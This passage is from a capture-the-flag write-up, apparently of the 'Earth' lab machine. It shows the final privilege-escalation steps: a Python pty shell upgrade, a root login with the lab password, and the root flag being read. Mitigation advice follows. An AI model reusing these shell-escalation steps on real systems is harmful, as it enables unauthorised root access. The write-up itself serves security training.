


Figure 4.2.5: results of ltrace inspection




Figure 4.2.6: Creation of missing triggers




Figure 4.2.7: Successful execution of reset_root

At this point, the shell needs to upgraded to an interactive bash shell for the SU command to work.

Command: python -c 'import pty;pty.spawn("/bin/bash")'

```
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ export term=XTERM
export term=XTERM
bash-5.1$ export TERM=xterm
export TERM=xterm
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

Figure 4.2.8: Spawn interactive bash shell and successful root login

Using the SU command it is now possible to login as the root user and access the root flag.

```
[root@earth /]# cd root
cd root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

                _-o#&&*''''?d:>b\_
            _o/"`''  '',, dMF9MMMMMHo_
         .o&#'        `"MbHMMMMMMMMMMMHo.
       .o"" '         vodM*$&&HMMMMMMMMMM?.
      ,'              $M&ood,~'`(&##MMMMMMH\
     /               ,MMMMMM#b?#bobMMMMHMMML
   &              ?MMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-     '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

Figure 4.2.9: Access root folder on target machine.

Root flag: [root_flag_b0da9554d29db2117b02aa8b66ec492e]

5. MITIGATIONS

Restrict remote connections:

The target network has been configured to restrict remote connections; however, these configurations can still be bypassed to allow a shell connection. The execution of commands that decode and execute code directly should be limited.

Plaintext storage of decryption keys:

Additionally, encryption keys should not be stored in plaintext files as this can help adversaries in decrypting usernames, passwords and other sensitive data. Instead, encryption keys should be stored securely in encrypted files. The file **“testdata.txt”** should be removed from the webserver to prevent decryption of the admin portal password.

Information disclosure:

The file **"testingnotes.txt"** contains crucial information about encryption methods, the location of the encryption key, and the username necessary for accessing the admin portal. Removing this text file from the web server is imperative to reduce unnecessary information exposure and mitigate the potential risk of security breaches.